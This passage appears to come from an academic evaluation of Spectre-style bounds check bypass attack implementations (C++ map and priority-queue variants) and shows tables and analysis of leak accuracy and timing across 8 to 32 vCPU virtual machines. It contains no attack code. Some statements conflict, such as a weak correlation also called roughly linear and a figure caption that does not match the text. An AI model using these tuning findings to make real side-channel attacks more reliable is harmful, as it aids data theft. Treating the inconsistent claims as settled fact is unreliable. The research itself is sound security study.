
Metric	**8 vCPU**	**16 vCPU**	**24 vCPU**	**32 vCPU**
Iteration Analysis (Total Iterations: 60)				
Mean Accuracy (%)	92.00	94.00	94.67	95.00
Standard Deviation (Accuracy)	12.8617	10.6086	10.3280	10.1681
Successful Iterations	40	44	46	47
%	66.67%	73.33%	76.67%	78.33%
Run Analysis (Total Runs: 300)				
Successful Runs	276	282	284	285
%	92.00%	94.00%	94.67%	95.00%
Byte Analysis (Total Bytes: 4800)				
Average Score	990.26	992.10	993.47	994.96
Average Execution Time (s)	1.6760	1.6970	1.7108	1.8965
Successful Guesses	4737	4771	4773	4775
%	98.69%	99.40%	99.44%	99.48%
Unsuccessful Guesses	63	29	27	25
%	1.31%	0.60%	0.56%	0.52%
Successful Scores > Avg	4532	4712	4714	4729
%	94.97%	98.77%	98.77%	99.04%
Successful Scores $\leq$ Avg	205	59	59	46
%	5.03%	1.24%	1.23%	0.96%

Metric	8 vCPU	16 vCPU	24 vCPU	32 vCPU
Question Mark	0	0	0	0
%	0.00%	0.00%	0.00%	0.00%

Figure 5.11 illustrates the timing distribution per iteration. The 32 vCPU configuration maintains a consistent execution profile across trials with minimal outliers, while the other vCPU configurations demonstrate more variation. This anomaly, despite a relatively high accuracy, suggests possible scheduling interference or increased memory contention. Despite having the highest average execution time (1.8965s per iteration), the 32 vCPU configuration achieves the highest byte-level success rate and the lowest number of unsuccessful iterations. This further supports the hypothesis that increasing the vCPU count does improve the attack accuracy.

The scatter plot in Figure 5.12 does demonstrate a weak correlation between execution time and accuracy. The attack accuracy is somewhat linear to the execution time. The regression lines for each configuration indicate a slight negative slope, suggesting that longer durations do not improve the attack accuracy and, in some cases, may hinder it. These results also align with the previously proposed idea that context switching introduces overhead in the attack.

Attack Execution Time per Iteration (C++ Map Implementation)






Figure 5.11: Line graphs that show the total time taken for each iteration of the attack within the C++ Map implementation.





Figure 5.12: Scatter plot showing the number of correct bytes in comparison to the attack time for each run within the C++ Map implementation.

Correctly Guessed Byte Score Distribution per Trial (C++ Map Implementation)







Figure 5.13: Box plots that show the score distributions for correctly guessed bytes within the C++ Map implementation.

Correctly Guessed Byte Score Histograms (C++ Map Implementation)






Figure 5.14: Histograms that show the scores for all correctly guessed bytes within the C++ Map implementation.

As the number of vCPUs increases, the box plots in Figure 5.13 exhibit narrower interquartile ranges and a tighter clustering of scores that are between 900-999. As mentioned in Section 5.1.2, this attack does not have a termination condition, so a higher score for a correctly guessed byte is ideal and means that the attack was confident in that byte determination. The 32 vCPU configuration exhibits the most tightly clustered scores across trials, reflecting consistent behavior. Conversely, the 8 vCPU configuration shows a broader spread in score distribution, indicating the possibility of increased noise during execution. These results correspond to the histogram distributions in Figure 5.14, where all configurations skew right, but the spread is narrower at higher vCPU counts. This compression suggests faster convergence toward confident byte determinations, likely driven by better CPU scheduling granularity and reduced interference.

The *Occurrences of `'?'` per Trial* graphs for this implementation have been omitted because there were no guessed bytes that resulted in a `'?'`. This result indicates that all of the highest scoring bytes were within a printable ASCII range and the attack avoided noise-induced values. For this implementation, the `'?'` also indicates an invalid score (-1). This could also indicate the attack was confident enough to avoid invalid byte results across all trials, which is supported by Figure 5.13 and Figure 5.14.

5.2.3 C++ PQ Implementation Analysis

The C++ PQ implementation of the attack utilizes a max-heap (priority queue) data structure to dynamically rank bytes based on their speculative execution scores. This strategy ensures that the highest scoring byte is quickly acces-




Figure 5.15: Execution time comparison of the C++ implementation of the bounds check bypass attack utilizing a PQ across six trials.

sible, but at the cost of O(log n) insertion complexity for each score update. Unlike the C implementation which uses a fixed-size array and breaks out of the loop early if the gap between the highest and second highest byte is large enough, the PQ implementation continues through all iterations, introducing some overhead and noise. The accuracy trends across the six trials within each configuration show that the attack improves as the number of vCPUs increases. In the configurations with the lowest number of vCPUs, 8 and 16 vCPUs, the accuracy varies significantly across the six trials, reflecting the implementation's sensitivity to scheduling noise and context switching. However, with 24 and especially 32 vCPUs, this variability diminishes, and the accuracy improves across trials.

Figure 5.15 shows that, as the number of vCPUs increases, the mean accuracy across iterations steadily improves from 78.33% (8 vCPUs) to 90.67% (32 vCPUs), supporting the hypothesis that additional vCPUs help reduce noise by allowing more parallel execution and better cache timing resolution. However, this implementation consistently demonstrates lower iteration and run success rates when compared to the other implementations. Table 5.10 reveals that only 33.33% of iterations were successful on the 8 vCPU configuration, increasing to 61.67% on the 32 vCPU VM. This trend also proves that the performance of this attack increases as the number of vCPUs does.

The scatter plots in Figure 5.16 compare the attack execution time to the number of correct bytes per run. These plots reveal that there is a relationship between shorter execution times and better accuracy. In fact, the slightly negative regression slope across all configurations indicates that a longer execution time may correlate with reduced precision. This challenges the notion that speculative attacks inherently benefit from extended execution windows and instead emphasizes that success is coupled to hardware configuration and execution time. The clustering of highly accurate runs at shorter execution times further reinforces this observation.

Table 5.10: Comparison of the C++ PQ implementation attack performance metrics for iteration, run, and byte analysis across vCPU configurations.

Metric	**8 vCPU**	**16 vCPU**	**24 vCPU**	**32 vCPU**
Iteration Analysis (Total Iterations: 60)				
Mean Accuracy (%)	78.33	83.67	87.00	90.67
Standard Deviation (Accuracy)	20.2666	17.4634	15.9767	13.0015
Successful Iterations	20	25	31	37
%	33.33%	41.67%	51.67%	61.67%
Run Analysis (Total Runs: 300)				
Successful Runs	235	251	261	272
%	78.33%	83.67%	87.00%	90.67%
Byte Analysis (Total Bytes: 4800)				
Average Score	997.10	996.86	997.63	998.23
Average Execution Time (s)	2.8035	2.9526	3.0122	2.8807
Successful Guesses	4675	4710	4728	4752
%	97.40%	98.13%	98.50%	99.00%
Unsuccessful Guesses	125	90	72	48
%	2.60%	1.88%	1.50%	1.00%
Successful Scores > Avg	4431	4519	4614	4452
%	94.81%	95.91%	97.59%	93.71%
Successful Scores $\leq$ Avg	244	191	114	300
%	5.19%	4.06%	2.41%	6.29%
Question Mark	115	78	64	41
%	2.40%	1.63%	1.33%	0.85%

